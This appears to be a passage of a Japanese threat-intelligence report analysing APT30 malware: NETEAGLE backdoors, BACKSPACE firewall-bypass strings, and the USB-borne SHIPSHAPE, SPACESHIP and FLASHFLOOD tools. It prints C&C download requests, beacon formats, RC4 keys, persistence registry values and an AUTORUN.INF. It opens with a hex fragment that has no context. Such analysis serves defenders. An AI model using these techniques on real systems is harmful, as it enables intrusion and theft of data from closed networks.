00000197 42 c5 3a 00 00 03 23 23 23 1b 75 ab 49 8f 43 ec B.:...## #.u.I.C.
000001A7 22 1b 75 ab 49 8f 43 ec 22 1b 75 ab 49 8f 43 ec ".u.I.C. ".u.I.C.
000001B7 22 23 23 23 23 23 23 23 26 23 23 23 37 da 31 ##### #&###7.1
000001C7 23 62 76 77 6c 66 7b 66 60 0d 61 62 77 23 23 23 #bvwlf{f ` abw###
000001D7 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
000001E7 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
000001F7 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
00000207 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
00000217 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
00000227 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
00000237 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
00000247 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
00000257 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
00000267 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
00000277 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####
00000287 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ####### #####

```

ホストベースのファイアウォールのバイパス

BACKSPACEのこのサンプルは、ベンダー各社が提供するパーソナル・ファイアウォール・アプリケーションのバイパスを試みます。開かれているウィンドウを列挙し、そのタイプ（ボタン）とウィンドウ・テキストを、自身に記述された一連の文字列と比較します。一致する文字列があった場合、マウス・クリックをシミュレートするメッセージを送信し、ファイアウォール・ルールで自身の実行を許可させようとしたします。対象となるのは英語と中国語の文字列で、両言語にローカライズされた以下の製品を標的としていると考えられます³⁷。

表12: ホストベースのファイアウォールをバイパスするために使用される文字列

セキュリティ製品	文字列
Avira	Note action selected for this file (dangerous) 请注意为此文件选择的操作(危险) (このファイルに対して選択したアクションを記憶する(危険))
F-Secure	I trust the program. Let it continue. 我信任该程序。继续执行。(このプログラムを信頼して続行する)
	Do not show this dialog for this program again 不再为此程序显示此对话框 (このプログラムに対してはこのダイアログを再度表示しない)
AVG Firewall	Save my answer as a permanent rule, and do not ask me next time 将我的回答作为永久规则保存下来，下次不再询问。(この設定を永続的なルールとして保存し、次回以降は確認しない)
Sophos Firewall	Add the checksum to existing checksums for this application 将此应用程序的检查和添加到现有的检查和中。(このアプリケーションの既存のチェックサムに新しいチェックサムを追加する)
	Allow all hidden processes launched by 启动的所有隐藏进程访问网络 (このアプリケーションが起動するすべての隠しプロセスを許可する)
Panda Security	Always allow the connection 总是允许此连接 (常にこの接続を許可する) TPSVARadioBtn, TPSVAButton
McAfee	McXpBtn2, McAlertButtonClass
その他	Trust 信任 (信頼する) Ignore 忽略 (無視する) Allow 允许 (許可する) Allow (recommended) 允许 (推荐) (許可する (推奨)) OK 确定 Remember this action 总是允许 (この処理を記憶する) Do not show this message again before rebooting (再起動するまでこのメッセージを表示しない) Grant access (アクセスを許可する) Allow this change (この変更を許可する) 运行

NETEAGLEバックドア –「SCOUT」亜種

NETEAGLEバックドアはBACKSPACEよりも後の開発と見られ、これまでに確認されているサンプルは古くても2008年のコンパイルです。「Scout」亜種（このバージョンで使用されているMutex 「Neteagle_Scout」より命名）は、2つに大別されるNETEAGLEのうち初期の亜種です。NETEAGLEとBACKSPACEには、特定のURIからコマンドを取得する、自動更新する、2段階構成のC&Cインフラストラクチャを使用するなどの共通点がありますが、NETEAGLEが使用するC&Cドメインは通常1つ（BACKSPACEは最大4つ）、NETEAGLEがコマンド取得に使用するURIはBACKSPACEよりも少ない、などの相違点もあります。また、サポートするコマンドはまったく異なっており、NETEAGLEとBACKSPACEコントローラには互換性がありません。おそらくNETEAGLEには、専用のコントローラ・ソフトウェアが存在するものと考えられます。「Norton」に代表されるNETEAGLEの後期の亜種は、モジュール型のプラグイン・フレームワークをサポートしており、DLLを読み込んで新たな機能を追加することができます。

ここで解説するNETEAGLEのサンプル3feef9a0206308ee299a05329095952aは、2009年4月9日にコンパイルされています。このサンプルは、C:\Program Files\Messenger\ディレクトリを作成し、自身をmsmsgr.exeとしてこのディレクトリにコピーします。また、自身を自動実行するため、以下のレジストリ値を作成します。

値:HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\msmsgr

データ:C:\Program Files\Messenger\msmsgr.exe

NETEAGLEは、まず以下のHTTPリクエストを使用してallupdate.xmlというファイルの取得を試みます。

```
GET /yzstmfa/allupdate.xml HTTP/1.1
User-Agent: [マルウェアのファイル名]
Host: www.autoapec.com
Cache-Control: no-cache
```

取得したファイルを%DEFAULTUSERPROFILE%\ieupdate.exeとして保存し、実行します。

さらにhxxp://www.autoapec[.]com/yzstmfa/update.xmlをダウンロードし、「ScoutEagle」というRC4鍵で復号化して、自身のホスト名がファイルに記述されているかどうかを確認します。記述されている場合は、hxxp://www.autoapec[.]com/yzstmfa/updateapp.xmlをダウンロードし、%DEFAULTUSERPROFILE%\visit.exeとして保存、実行します。

これらの更新ファイルのダウンロードが完了したら、「NetEagle_Scout」というMutexを作成し、第2段階用C&CサーバーのIPアドレスとポート番号の取得を開始します。

hxxp://www.autoapec[.]com/yzstmfa/pic1.bmpをダウンロードし、「ScoutEagle」というRC4鍵でレスポンスの先頭4バイトを復号化します。ここで復号化されたバイトがコールバック先のIPアドレスです。感染ホストでプロキシが構成されていない場合は、このIPアドレスのポート6000に363バイトのUDPビーコンを送信します。プロキシが構成されている場合は、以下のHTTP POSTリクエストを使用して、同じ363バイトのビーコンを送信します。

図30:
NETEAGLEの
「Scout」サンプルが
送信するビーコン

```

POST /index.htm HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32)
Host: [コールバック先のIPアドレス]
Content-Length: 363
Connection: Keep-Alive
Cache-Control: no-cache

00000000 a3 0b cf 8b f9 56 ed bc be 0f 8b 6d b8 35 db 26 .....v.. ...m.5.&
00000010 57 37 58 36 34 5f 41 4e 41 4c 59 53 49 53 00 c0 W7X64_AN ANALYSIS..
00000020 a8 38 6f 00 00 00 00 32 2e 31 38 00 69 6e 64 6f .8o....2 .18.indo
00000030 77 73 20 58 50 20 36 2e 31 20 42 75 69 6c 64 37 ws XP 6. 1 Build7
00000040 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 6b 601 Serv ice Pack
00000050 20 31 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1.....
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000A0 00 00 00 00 00 00 00 00 00 00 00 32 30 31 35 2d ..... 2015-
000000B0 32 2d 32 20 31 37 3a 34 3a 33 32 00 00 00 00 00 00 2-2 17:4 :32....
000000C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000E0 00 00 00 00 00 00 00 00 00 00 00 52 45 00 00 00 .....RE...
000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000120 00 00 00 00 00 00 00 00 00 00 00 32 30 34 37 20 ..... 2047
00000130 4d 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 MB.....
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

このPOSTリクエストには、以下のデータが記述されています。

表13: NETEAGLEが送信するビーコンの内容

データ	内容
a30bcf8bf956edbcbe0f8b6db835db26	コールバックURL (http://www.autoappec[.]com/yzstmfa/pic1.bmp) のMD5ハッシュ
W7X64_ANALYSIS	感染ホストのホスト名
c0 a8 38 6f	感染ホストのIPアドレス
2.18	マルウェアのバージョン
indows XP 6.1 Build7601 Service Pack 1	OSのバージョン（「W」が切り捨てられている）
2015-2-2 17:4:32	感染ホストの日時
RE	感染ホストのアクティブなユーザー名
2047 MB	感染ホストの搭載メモリ容量

続いて、`hxxp://www.autoapc.com/yzstmfa/pic2.bmp`に対するリクエストを送信し、レスポンスの0x17バイト未満分を「ScoutEagle」というRC4鍵で復号化します（超過分は無視します）。復号化したレスポンスは以下の形式になっています。

[ホスト名 (最大15バイト)]\x00[ネットワーク・バイト・オーダーでのIPアドレス] [ポート番号]

復号化したレスポンスに感染ホストのホスト名が含まれている場合、NETEAGLEは指定のIPアドレスおよびポート番号に対するTCP接続を開始します。このセッションは暗号化されません。C&CプロトコルにはDWORD (4バイト) のコマンドIDが含まれ、コマンドIDが引数を取る場合、引数の長さを示すDWORDが送信されます。

表14: NETEAGLEの「Scout」亜種が使用するコマンド

コマンド	機能	コマンド	機能
0x02	「NetEagle_Scout[ホスト名]\x00」を送信します	0x15	ファイル属性を取得します
0x03	感染ホストに接続されているドライブ (固定、リモート、CD-ROM) のリストを作成します	0x16	ファイル属性を設定します
0x04	ディレクトリのリストを作成します	0x17	ボリューム情報を取得します
0x05	ディレクトリのリスト (ファイルの詳細を含む) を作成します	0x18	ボリューム・ラベルを設定します
0x06	ファイルまたはディレクトリの名前を変更します	0x19	シェルを実行します
0x07	ファイルを作成します	0x20	アンインストールします
0x08	ディレクトリを作成します	0x21	ファイルまたはディレクトリを検索します
0x09	ファイルまたはディレクトリを削除します	0x22	「NETEAGLE_SCOUT」を送信します
0x10	ファイル操作を実行します	0x23	ファイル情報 (サイズおよび最終更新日時) を取得します
0x11	ディレクトリの内容リストを作成します	0x24	TCPポート7519でコントローラへのリモート・デスクトップ・セッションを確立します
0x12	ファイルを読み込みます	0x25	プロセスのリストを作成します
0x13	ファイルを書き込みます	0x26	ファイルを読み込みます
0x14	ディレクトリの使用容量を取得します		

最後に`hxxp://www.autoapc[.]com/yzstmfa/pic4.bmp`をダウンロードし、先ほどと同じRC4鍵「ScoutEagle」を使用してレスポンスを復号化します。復号化したレスポンスは以下の形式になっています。

[ダウンロードするファイルのMD5] [URL]

このファイルを%temp%\Services.exeとしてダウンロードし、実行します。

NETEAGLEバックドア – 「NORTON」亜種

NETEAGLEバックドアの「Norton」亜種（このバージョンで使用されているMutex「Eagle-Norton360-OfficeScan」より命名）は、「Scout」亜種より後に開発されたと見られ、これまでに確認されているサンプルは古くても2013年のコンパイルです。

ここで解説する「Norton」亜種のサンプル8a88f8803e8db8baee537a175960cdbeは、2013年11月6日にコンパイルされています。サポートするコマンドの多くは「Scout」亜種と同じですが、以下の違いがあります。

- 「Norton」亜種は、自身を自動実行する仕組みを備えていない³⁹。
- 使用するMutexが異なる（「Norton」亜種は「Eagle-Norton360-OfficeScan」）。
- 「Norton」亜種は、ファイルをダウンロード、実行するための各種HTTPリクエストをサポートしない（allupdate.xml、update.xml、updateapp.xml、pic4.bmpなどのファイル）。
- 「Norton」亜種は感染ホストでプロキシ構成をチェックするが、常にプロキシ・リクエストを使用してビーコンを送信する⁴⁰。
- 文字列のエンコード方法が異なる（「Norton」亜種は、「Scout」亜種の4種類に対して2種類）。
- 異なるコマンド、追加コマンドをサポートする（後述）。
- 「Norton」亜種は、DLLを読み込んで機能を追加できる。

「Norton」亜種は、「Scout」亜種と同様の方法で第2段階用C&Cサーバーの情報を取得します。まず以下のHTTPリクエストを使用して、第1段階用C&Cサーバーにpic1.bmpというファイルをリクエストします。

図31: NETEAGLE「Norton」亜種のHTTPリクエスト

```
GET /update1/pic1.bmp HTTP/1.1
User-Agent: [マルウェアのファイル名]
Host: www.creammemory.com
Cache-Control: no-cache
```

「Scout」亜種と同様、「ScoutEagle」というRC4鍵でレスポンスを復号化してビーコン・サーバーのIPアドレスを取得します。ビーコンの形式は「Scout」亜種と同じです。

http://www.creammemory[.]com/update1/pic2.bmpをリクエストし、RC4鍵「ScoutEagle」でレスポンスを復号化します。復号化したレスポンスは、「Scout」亜種の場合と同様、以下の形式になっています。

[ホスト名 (最大15バイト)]\x00[ネットワーク・バイト・オーダーでのリダイレクト先IPアドレス] [ポート番号]

「Norton」亜種は、「Scout」亜種とほとんど同じコマンドをサポートしていますが、以下の点が異なります。

表15：「Scout」亜種と異なる「Norton」亜種のコマンド

コマンド	機能
0x20	実装されていません。
0x24	DLLを読み込み、DoWork([C&CサーバーのIPアドレス] , 81, 4003, 4004)を使用してDoWorkエクスポートを呼び出します。ただし、DLLのファイル名を表すエンコードされた文字列は正しくデコードされません（「PCo^jb+aii」はおそらく「SFrame.dll」を意図しています）。
0x26	実装されていません。
0x27	DLLを読み込み、DoWork([C&CサーバーのIPアドレス] , 82, 4015, 4016)を使用してDoWorkエクスポートを呼び出します。ただし、DLLのファイル名を表すエンコードされた文字列は正しくデコードされません（「PJrifq+aii」はおそらく「SMulit.dll」を意図しています）。
0x28	DLLを読み込み、DoWork([C&CサーバーのIPアドレス] , 83, 4005, 4006)を使用してDoWorkエクスポートを呼び出します。ただし、DLLのファイル名を表すエンコードされた文字列は正しくデコードされません（「PQikq+aii」はおそらく「STInt.dll」を意図しています）。
0x29	DLLを読み込み、DoWork([C&CサーバーのIPアドレス] , 84, 4009, 4010)を使用してDoWorkエクスポートを呼び出します。ただし、DLLのファイル名を表すエンコードされた文字列は正しくデコードされません（「PQikq+aii」はおそらく「SProc.dll」を意図しています）。

リムーバブル・ドライブに感染するマルウェア

APT30は、リムーバブル・ドライブ経由でクローズド・ネットワーク上のコンピュータに感染し、データを窃取することが目的と思われる3種類のマルウェアを使用しています。

SHIPSHAPE

SHIPSHAPEは、最も古いサンプルで2006年、最も新しいサンプルで2014年にコンパイルされたものが確認されています。このマルウェアは、自身のプロセスで扱える容量未満のリムーバブル・ドライブと固定ドライブに感染します。初期のサンプルは1,000,000,000バイト（～1GB）未満、ここで解説するサンプルは10,000,000,000バイト（0x2540BE400、約10GB）未満のドライブに対応しています⁴¹。最終的な目的は、これらのドライブを経由した他のシステムへの感染であると考えられます。

ここで解説するサンプルf18be055fae2490221c926e2ad55ab11は、2012年8月23日にコンパイルされています。SHIPSHAPEは、対象とするドライブにあるファイルとフォルダを、感染ホストの特定パスに保存された実行可能ファイルで置き換えます⁴²。置き換えの対象となるファイルとフォルダは、サンプルによって異なる場合があります⁴³。SHIPSHAPEは、ドライブ上のファイルとフォルダに隠しファイル属性を設定してから、そのドライブに実行可能ファイルをコピーしますが、このとき、実行可能ファイルには対象のファイル/フォルダ名に.exe拡張子を付加した名前を設定します（たとえば、ドライブ上にMyDocument.docというファイルがある場合、実行可能ファイルの名前はMyDocument.doc.exeとなります）。ユーザーがドライブ上の文書ファイルを開こうとすると、代わりに実行可能ファイルが実行されるという仕組みです。なお、ユーザーに違和感を抱かせないようにするために、実行可能ファイルの実行と同時に、元の文書またはフォルダも開かれるようになっているようです。

SHIPSHAPEは、実行時に「MicrosoftShipZJ」というMutexを作成し、自身を%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\IDE\MSDEV.EXEとしてコピーします。そしてシステム起動時に自動実行されるようにするため、%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\IDE\MSDEV.EXE（変数を展開したパス）を指すショートカット・ファイル「Visual Studio.lnk」をユーザーのStartupフォルダに作成し、「Visual Studio 2005」というコメントを付けます。

HKEY_LOCAL_MACHINE\Software\Microsoft\ShipUpというレジストリ・キーを作成し、以下の値とデータを設定します。

値: lnk
データ: Wjtvbmo!Tugejp/mol

上記のデータは、ショートカット・ファイル名（このサンプルの場合は「Visual Studio.lnk」）をエンコードした文字列です。元のファイル名を構成する各文字の16進数値が1つずつ増分されており、たとえば「V」（0x56）が「W」（0x57）になっています。

以下のレジストリ値を設定してAutoRunを無効にし、隠しファイルとファイル拡張子を非表示にします。

```
HKCU\Software\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDriveTypeAutoRun = 0x9f
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden = 0x02
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt = 0x01
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL\
CheckedValue = 0x00
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\HideFileExt\
CheckedValue = 0xffffffff
```

固定ドライブとリムーバブル・ドライブ（DRIVE_FIXED、DRIVE_REMOVABLE）を探し、見つかったドライブの容量が10,000,000,000バイト（約10GB）未満である場合、またはそのドライブが最初のスキャン処理後に接続されたドライブである場合、ドライブ上でldupver.txtファイルを検索します。見つかった場合はファイルを解析してバージョン情報を探し、ファイルに記述されているバージョン番号が自身のバージョン（このサンプルの場合は「50」）よりも大きい場合、ドライブ上でAUTORUN.INFファイルを探して、「open」変数に記述されているファイルを実行します。これはおそらく、自動更新を行うための処理と考えられます。

SHIPSHAPEは、以下のAUTORUN.INFファイルをドライブ上に作成（すでに存在している場合は更新）します。

```
[AutoRun]
open=keybd.exe
shellexecute=keybd.exe
shell\Auto\command=keybd.exe
shell=Auto
```

ドライブが容量の条件（10GB未満）を満たしている場合は、ドライブ上のフォルダおよびファイル（拡張子が.docまたは.docx）に隠しファイル属性を設定した上で、新しいファイルをドライブにコピーします（ファイル名には、既存のフォルダ/ファイル名に.exe拡張子を付加した名前を使用します）。フォルダには、感染ホスト上のKB925273-dir.logファイルの内容を、ファイルには、KB936891-doc.logファイルの内容をコピーします。ドライブ上のパスのうち、XP-Update、msdn、Recycled、\$LDDATA\$で始まるパスについては、これらの処理をスキップします⁴⁴。

SHIPSHAPEは、以下の表に示すようなファイルをこのプロセスで使用します。[インストール・パス]は、感染ホストにおけるSHIPSHAPEのインストール・パスを示します。

表16: SHIPSHAPEが使用するファイル

ファイル	処理
[インストール・パス]\KB914268-inf.log	リムーバブル・ドライブ上のkeybd.exeにコピーされます [インストール・パス]\vers.iniにコピーされます
[インストール・パス]\KB925273-dir.log	リムーバブル・ドライブ上のディレクトリを置き換えます
[インストール・パス]\KB936891-doc.log	リムーバブル・ドライブ上の.docおよび.docxファイルを置き換えます
[インストール・パス]\ldjs.txt	アクティビティ・ログ
upnum.txt	マルウェア内の文字列に記述されていますが、このサンプルでは使用されません
[インストール・パス]\KB952567-mouse.log	リムーバブル・ドライブ上に作成するパスのリストとコピーするファイルのリスト
[インストール・パス]\NameList.doc	リムーバブル・ドライブのルートにコピーされます
ldupver.txt	リムーバブル・ドライブにバージョン番号（このサンプルでは「50」）を保存するために使用されます

SPACESHIP

SHIPSHAPEと同様、SPACESHIPの各サンプルも2006～2014年にコンパイルされています。SPACESHIPは、特定の拡張子を持つファイルを探し出してリムーバブル・ドライブにコピーするマルウェアです。SHIPSHAPEとSPACESHIPの関係を整理すると、SPACESHIPをリムーバブル・ドライブにコピーし、そのドライブを介してクローズド・ネットワークのコンピュータなど新たなホストに感染を広げるためのマルウェアがSHIPSHAPE、そして新たな感染ホストからデータを窃取し、そのホストに挿入されたリムーバブル・ドライブにコピーするのがSPACESHIPと見られます。

ここで解説するSPACESHIPのサンプル11876eaadeac34527c28f4ddfadd1e8dは、2012年8月23日にコンパイルされています。このサンプルは、実行時に「MicrosoftShipTrExit」および「MicrosoftShipTrHaveExit」という2つのイベントと「MicrosoftShipTrZJ」というMutexを作成します。

SPACESHIPは、自身を%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\VFP6.EXEとしてコピーします。そしてシステム起動時に自動実行されるようにするために、%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\VFP6.EXE (%HOMEPATH%を展開したパス) を指すショートカット・ファイルvfp6.lnkをユーザーのStartupフォルダに作成し、「Visual FoxPro」というコメントを付けます。

インストール時には、HKEY_LOCAL_MACHINE\Software\Microsoft\ShipTrというレジストリ・キーを作成し、以下の値とデータを設定します。

値: lnk

データ: WGQ7/mol

APT30の他のマルウェアと同様、上記のデータはSPACESHIPのショートカット・ファイル名を1文字ずつ増分した文字列です。

また、SPACESHIPは以下のディレクトリを作成します。

```
%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\Docs
%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\Docs\ldf
```

%HOMEPATH%\Documents\Visual Studio 2005\MSDEV\FoxPro\Docs\ldfディレクトリで、ldmap.*.*というパターンに一致するファイルを検索します。ファイルが見つからないか、極端に古いバージョンである場合、%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\Docs\からldmap.txtとInfo.txt45を削除します。続いて各ディレクトリを再帰検索し、各フォルダで見つかったすべてのファイルの情報（ファイル・サイズ、最終更新日時）を新しいInfo.txtファイルに記録します。

%HOMEPATH%\My Documents\Visual Studio 2005\MSDEV\FoxPro\ld.iniファイルに記述されている設定データの 各セクションから以下のキーを抽出します。

```
[DirMap]
GetIt=[Integer]

[Piece]
Size=[Integer]

[UpData]
DirAndType=[String]

[UpDateTime]
Day=[Integer]
```

「My Documents」(CSIDL_PERSONAL)、「Desktop」(CSIDL_DESKTOP)、「My Recent Documents」(CSIDL_RECENT) の各フォルダで、以下の拡張子のファイルを検索します。「My Recent Documents」フォルダについては、.lnkファイルのリンク先パスを解析して特定のファイル・タイプを探します。

表17: SPACESHIPが検索するファイル拡張子

ファイル拡張子	文書タイプ
.doc	Microsoft Word文書
.docx	Microsoft Word文書
.max	MAXソースコード・ファイル (?)
.pdf	Adobe Acrobatポータブル・ドキュメント・フォーマット
.pgp	Pretty Good Privacy
.rhs	不明
.rtf	リッチ・テキスト・フォーマット
.tif	タグ付き画像フォーマット（グラフィック・ファイル）
.wpd	WordPerfect文書

また、設定ファイルld.iniのUpDateTime/Dayを使用して、最終更新日時を条件にファイルを検索する場合もあります。

見つかったファイルを%HOMEPATH%\Visual Studio 2005\MSDEV\FoxPro\Docs\ldfディレクトリにコピーし、.ldf拡張子を付けて保存します。保存した.ldfファイルを zlibで圧縮し、各バイトを4ビット分ローテーションして、0x23をキーにXORエンコードを実施します。

SPACESHIPは、システムへのリムーバブル・ドライブの挿入を監視し、挿入を確認したら、ドライブ上に特定のファイルがあるかどうかをチェックします。

[ドライブ文字]:\msdn\d.iniというファイルが見つかった場合は、このファイルを%HOMEPATH%\Documents\Visual Studio 2005\MSDEV\FoxPro\ld.iniとしてコピーします⁴⁶。

[ドライブ文字]:\msdn\KB947652-ver.logというファイルが見つかった場合は、このファイルを%HOMEPATH%\Documents\Visual Studio 2005\MSDEV\FoxPro\KB947652-ver.logとしてコピーします。ファイルの内容を自身のバージョン（このサンプルの場合は「5.0」）と比較し、一致しない場合は、[ドライブ文字]:\XP-Update\KB863113-1d.logを%HOMEPATH%\Documents\Visual Studio 2005\MSDEV\FoxPro\~1d.exeとしてコピーし、実行します。

%HOMEPATH%\Documents\Visual Studio 2005\MSDEV\FoxPro\Docs\ldfディレクトリのファイルをリムーバブル・ドライブの[ドライブ文字]:\Recycledにコピーします。そして、このフォルダをWindowsエクスプローラーではなくRecyclerで開くように設定するdesktop.iniファイルを作成し、コピーしたファイルがWindowsエクスプローラーで参照されるのを防ぎます。

FLASHFLOOD

FLASHFLOODは、APT30が使用する中では比較的古い、または実使用例が少ないマルウェアと見られます。確認されているサンプルのうち最も古いものは2005年のコンパイルで、2009年以降のコンパイルはほとんど確認されていません（同年以降にコンパイルされたサンプルは存在しない可能性もあります）。FLASHFLOODとSPACESHIPには、特定のパターンに一致するファイルを検索してアーカイブする、アーカイブ・ファイルと同じ方法でエンコードする、などの共通点があります。前者にあって後者にはないのは、感染ホストに挿入されたリムーバブル・ドライブで特定のファイルを検索し、見つかったファイルをリムーバブル・ドライブから感染ホストにコピーする機能です。この機能は、リムーバブル・ドライブに偶然存在していた特定のファイルを手当たり次第に窃取する手段に過ぎない可能性もありますが、クローズド・ネットワークのコンピュータなど特別な場所から（おそらくはSPACESHIPによって）リムーバブル・ドライブに保存されたファイルをコピーすることを目的としている可能性もあります。FLASHFLOODがデフォルトで検索するファイル拡張子の1つが.ldf、つまりSPACESHIPがファイルのコピーおよびエンコード時に使用する拡張子であることは、後者の可能性を強く示唆しています。

FLASHFLOODは、感染ホストのシステム情報や連絡先情報など、SPACESHIPが使用しないデータを記録、またはコピーすることもあります。

ここで解説するFLASHFLOODのサンプル5d4f2871fd1818527ebd65b0ff930a77は、2009年2月17日にコンパイルされています。このサンプルは、実行時に「MicrosoftFlashZJ」というMutexと、「MicrosoftFlashExit」および「MicrosoftFlashHaveExit」という2つのイベントを作成します。以下のレジストリ・キーが設定されていない場合は、インストールの続行前にこのキーを作成します。

キー: HKLM\Software\Microsoft\GetInf
値: pid

データ： [マルウェアのファイル名をエンコードした文字列]

上記のファイル名は、各ASCII文字の16進数値を1つずつ増分するという方法でエンコードされています。

FLASHFLOODは、自身をC:~aファイルとしてコピーした後、さらにこのファイルを%SystemDrive%\Program Files\Outlook Express\msinm.exeとしてコピーします。このディレクトリに移動し、msinm.exeを実行して自身を終了します。

システム起動時に自身が自動実行されるようにするために、以下のレジストリ値を作成します。

キー： HKLM\Software\Microsoft\Windows\CurrentVersion\Run

値： msinm.exe

データ： [インストール・パス]

%WINDIR%\FILETYPE.INIファイルを読み込み、検索するファイルのパターン・リストを取得します。このファイルが存在しない場合は、以下のデフォルトの拡張子を持つファイルを検索します。

表18：FLASHFLOODが検索するデフォルトのファイル拡張子

ファイル拡張子	文書タイプ
.doc	Microsoft Word文書
.docx	Microsoft Word文書
.ldf	SPACESHIPがファイルのコピーおよびエンコード時に使用する拡張子
.max	Autodesk 3ds Max CADファイル
.pdf	Adobe Acrobatポータブル・ドキュメント・フォーマット
.pgp	Pretty Good Privacy
.rhs	不明
.rtf	リッチ・テキスト・フォーマット
.tif	タグ付き画像フォーマット（グラフィック・ファイル）
.wpd	WordPerfect文書

以下のディレクトリを作成し、ログ・データおよびコピーしたファイルの保存先として使用します。

```
%WINDIR%\$NtUninstallKB885884$\  
%WINDIR%\$NtUninstallKB885884$\FlashFiles  
%WINDIR%\$NtUninstallKB885884$\LastFiles  
%WINDIR%\$NtUninstallKB885884$\RecentFiles
```

FLASHFLOODは、初期化の際にレジストリ値HKLM\SYSTEM\CurrentControlSet\Services\SENS\Parameters\ServiceDllを照会し、結果を%WINDIR%\\$NtUninstallKB885884\$\Info.txtに記録します⁴⁷。このファイルは、FLASHFLOODがシステムから収集した各種情報の保存に使用する汎用のログ・ファイルです。

さらに、IAddrBookインターフェースを使用してWindowsアドレス帳のデータ（名前、ニックネーム、メール・アドレス、種別など）を記録します⁴⁸。

ユーザーの「My Recent Documents」フォルダにあるショートカット（.lnk）ファイルを解析し、特定のファイルを%WINDIR%\\$NtUninstallKB885884\$\RecentFilesにアーカイブします。ここでFLASHFLOODがファイルのアーカイブに使用する手法はSPACESHIPと同じです。つまり、元のファイルをコピーして.ldf拡張子を付け、 zlibで圧縮し、各バイトを4ビット分ローテーションして、0x23をキーにXORエンコードを実施します。

FLASHFLOODは、%WINDIR%\FILETIME.DATファイルを作成し、システムの現在時刻をFILETIME形式で書き込みます⁴⁹。このファイルは、新しいファイルのみを収集するために使用されるものと考えられます。

ホストに接続されたドライブと「Desktop」、「Temporary Internet Files」、「TEMP」の各フォルダを検索して、特定のパターン(FILETYPE.INIに記述されたパターン、またはデフォルトのファイル拡張子)に一致するファイルを探し、見つかったファイルを%WINDIR%\\$NtUninstallKB885884\$\LastFilesにアーカイブします。

FLASHFLOODの初回実行後にシステムに接続されたドライブがある場合は、そのドライブでも、特定のパターンに一致するファイルを検索します。処理の内容は、ドライブの容量によって多少異なります。

ドライブの容量が2,500,000,000バイト（約2.5 GB）未満の場合は⁵⁰、ドライブ全体を検索し、パターンに一致するすべてのファイルを圧縮、バイトのローテーション、XOR演算を用いる前述の手法で%WINDIR%\\$NtUninstallKB885884\$\FlashFilesにアーカイブします。\$LDDATA\$ディレクトリとRECYCLEDディレクトリについては、見つかったすべてのファイルをアーカイブせずにそのままコピーし⁵¹、ドライブ上の元のファイルを削除します。

ドライブの容量が2,500,000,000バイトを超える場合は、\$LDDATA\$ディレクトリとRECYCLEDディレクトリのみを検索します（各ディレクトリが存在する場合）。両ディレクトリで見つかったすべてのファイルを%WINDIR%\\$NtUninstallKB885884\$\FlashFilesにコピーし、元のファイルを削除します。

いずれのドライブについても、検索結果の詳細情報を%WINDIR%\\$NtUninstallKB885884\$\OtherInfo.txtに記録します。

その他のツール

APT30は、ここまで説明してきたマルウェア以外にも、ドロッパー・ダウンローダなどさまざまなユーティリティを使用しています。不正な文書経由で直接バックドアをインストールするのではなく、まず第1段階用のダウンローダをインストールして、指定の場所から第2段階用のバックドア（多くの場合はNETEAGLE）をダウンロードさせるという手口も確認されています。

MILKMAID/ORANGEADEドロッパー、CREAMSICLEダウンローダ

MILKMAIDとORANGEADEはどちらもドロッパー・ファミリーであり、基本的には、Wordファイルなどの不正な添付ファイル経由でインストールされます。両ドロッパーは、ダウンローダであるCREAMSICLEの亜種をドロップします。MILKMAIDは、スタンドアロンの実行可能ファイルとして実装されたCREAMSICLEの亜種を、MILKMAIDよりもわずかに古いORANGEADEは、DLLとして実装されたCREAMSICLEの亜種をドロップします⁵²。

